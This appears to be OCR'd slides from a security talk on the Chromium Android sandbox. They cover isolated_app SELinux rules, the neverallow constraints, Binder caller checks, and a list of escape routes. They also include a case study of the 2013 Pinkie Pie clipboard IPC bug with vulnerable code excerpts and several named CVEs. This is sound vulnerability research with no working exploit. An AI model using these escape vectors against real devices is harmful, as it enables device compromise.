
- Isolated process was introduced around Android 4.3
- *"If set to true, this service will run under a special process that is isolated from the rest of the system and has no permissions of its own."*
- Chromium render process



```
$ adb shell ps -Z | grep chrome                                    [22:53:22]
u:r:untrusted_app:s0:c512,c768 u0_a39    7215  520   com.android.chrome
u:r:isolated_app:s0:c512,c768  u0_i0     7243  520   com.android.chrome:sandboxe
d_process0
u:r:untrusted_app:s0:c512,c768 u0_a39    7272  520   com.android.chrome:privileg
ed_process0
```

Chromium Android Sandbox(cont.)


- Inherits
  - App.te
  - Domain.te
  - Domain_deprecated.te



```
###
### Services with isolatedProcess=true in their manifest.
###
### This file defines the rules for isolated apps. An "isolated
### app" is an APP with UID between AID_ISOLATED_START (99000)
### and AID_ISOLATED_END (99999).
###
### isolated_app includes all the appdomain rules, plus the
### additional following rules:
###

type isolated_app, domain, domain_deprecated;
app_domain(isolated_app)

# Access already open app data files received over Binder or local socket IPC.
allow isolated_app app_data_file:file { read write getattr lock };

allow isolated_app activity_service:service_manager find;
allow isolated_app display_service:service_manager find;
allow isolated_app webviewupdate_service:service_manager find;

# Google Breakpad (crash reporter for Chrome) relies on ptrace
# functionality. Without the ability to ptrace, the crash reporter
# tool is broken.
# b/20150694
# https://code.google.com/p/chromium/issues/detail?id=475270
allow isolated_app self:process ptrace;
```

Chromium Androi


Neverallow triggers compile-time errors if disobe



```
##### Neverallow
#####

# Do not allow isolated_app to directly open tun_device
neverallow isolated_app tun_device:chr_file open;

# Do not allow isolated_app to set system properties.
neverallow isolated_app property_socket:sock_file write;
neverallow isolated_app property_type:property_service set;

# Isolated apps should not directly open app data files themselves.
neverallow isolated_app app_data_file:file open;

# Only allow appending to /data/anr/traces.txt (b/27853304, b/18340553)
# TODO: are there situations where isolated_apps write to this file?
# TODO: should we tighten these restrictions further?
neverallow isolated_app anr_data_file:file ~{ open append };
neverallow isolated_app anr_data_file:dir ~search;

# b/17487348
# Isolated apps can only access three services,
# activity_service, display_service and webviewupdate_service.
neverallow isolated_app {
    service_manager_type
    -activity_service
    -display_service
    -webviewupdate_service
}:service_manager find;

# Isolated apps shouldn't be able to access the driver directly.
neverallow isolated_app gpu_device:chr_file { rw_file_perms execute };

# Do not allow isolated_app access to /cache
neverallow isolated_app cache_file:dir ~{ r_dir_perms };
neverallow isolated_app cache_file:file ~{ read getattr };

# Restrict socket ioctls. Either 1. disallow privileged ioctls, 2. disallow the
# ioctl permission, or 3. disallow the socket class.
```

Per interface constraint

- Activity, display, webview_update can be accessed, but
- Only interfaces without enforceNotIsolatedCaller can be invoked



```
void enforceNotIsolatedCaller(String caller) {
    if (UserHandle.isIsolated(Binder.getCallingUid())) {
        throw new SecurityException("Isolated process not allowed to call " + caller);
    }
}

void enforceShellRestriction(String restriction, int userHandle) {
    if (Binder.getCallingUid() == Process.SHELL_UID) {
        if (userHandle < 0
                || mUserManager.hasUserRestriction(restriction, userHandle)) {
            throw new SecurityException("Shell does not have permission to access user "
                    + userHandle);
        }
    }
}

@Override
public int getFrontActivityScreenCompatMode() {
    enforceNotIsolatedCaller("getFrontActivityScreenCompatMode");
    synchronized (this) {
        return mCompatModePackages.getFrontActivityScreenCompatModeLocked();
    }
}
```


Possible ways for escaping the chrome sandbox

- Exploiting Chrome IPC (! the old-fashioned way)
- Exploiting basic Binder classes
  - Libutils/libcutils
  - Serialization
- Exploiting media subsystem (! partial escape)
  - Media itself is strictly constrained in Nougat
- Exploiting Kernel

Possible ways for escaping the chrome sandbox

- Exploiting Chrome IPC (! the old-fashioned way)
- Exploiting basic Binder classes
  - Libutils/libcutils
  - Serialization
- Exploiting media subsystem (! partial escape)
  - Media itself is strictly constrained in Nougat
- Exploiting Kernel


Case study: Pinkie Pie 2013 IPC bug



```
[src/ui/base/clipboard/clipboard.cc]
void Clipboard::DispatchObject(ObjectType type, const ObjectMapParams& params) {
...
  switch (type) {
...
    case CBF_SMBITMAP: {
...
      const char* raw_bitmap_data_const =
          reinterpret_cast<const char*>(&params[0].front());

      char* raw_bitmap_data = const_cast<char*>(raw_bitmap_data_const);

      scoped_ptr<SharedMemory> bitmap_data(
          *reinterpret_cast<SharedMemory**>(raw_bitmap_data));

      if (!ValidateAndMapSharedBitmap(bitmap.getSize(), bitmap_data.get()))
        return;
...
```

Case study: Pinkie Pie 2013 IPC bug (cont.)


- The bug is previously fixed but accidentally reintroduced



```
void ClipboardMessageFilter::OnWriteObjectsAsync(
        const ui::Clipboard::ObjectMap& objects) {
...
  ui::Clipboard::ObjectMap* long_living_objects =
    new ui::Clipboard::ObjectMap(objects);
...
  // This async message doesn't support shared-memory based bitmaps; they m
  // be removed otherwise we might dereference a rubbish pointer.
  long_living_objects->erase(ui::Clipboard::CBF_SMBITMAP);


  BrowserThread::PostTask(BrowserThread::UI, FROM_HERE,
  base::Bind(&WriteObjectsHelper, base::Owned(long_living_objects)));
}
```

Case study: Pinkie Pie 2013 IPC bug (cont.)

- The bug is previously fixed but accidentally reintroduced



```
void ClipboardMessageFilter::OnWriteObjectsAsync(
    const ui::Clipboard::ObjectMap& objects) {
#if defined(OS_WIN)
...
  ui::Clipboard::ObjectMap* long_living_objects = new ui::Clipboard::ObjectMap(objects);
...
  // This async message doesn't support shared-memory based bitmaps; they must
  // be removed otherwise we might dereference a rubbish pointer.
  long_living_objects->erase(ui::Clipboard::CBF_SMBITMAP);

  BrowserThread::PostTask( BrowserThread::UI, FROM_HERE,
      base::Bind(&WriteObjectsHelper, base::Owned(long_living_objects)));
#else
  GetClipboard()->WriteObjects(objects);
#endif
}
```

Possible ways for escaping the chrome sandbox

- Exploiting Chrome IPC (! the old-fashioned way)
- Exploiting basic Binder classes
  - Libutils/libcutils
  - Serialization
- Exploiting media subsystem (! partial escape)
  - Media itself is strictly constrained in Nougat
- Exploiting Kernel

Exploiting binder object transaction/lib*utils

- CVE-2014-7911
  - Lack of serializable validation in ObjectInputStream
  - Supply native fields via de-serialization
- CVE-2015-1528
  - Lack of transient field in X509Certificate class definition
- CVE-2015-3875
  - SharedBuffer integer overflow
  - VectorImpl::setCapacity
- Complex objects in bundle are automatically unboxed when touched

Possible ways for escaping the chrome sandbox

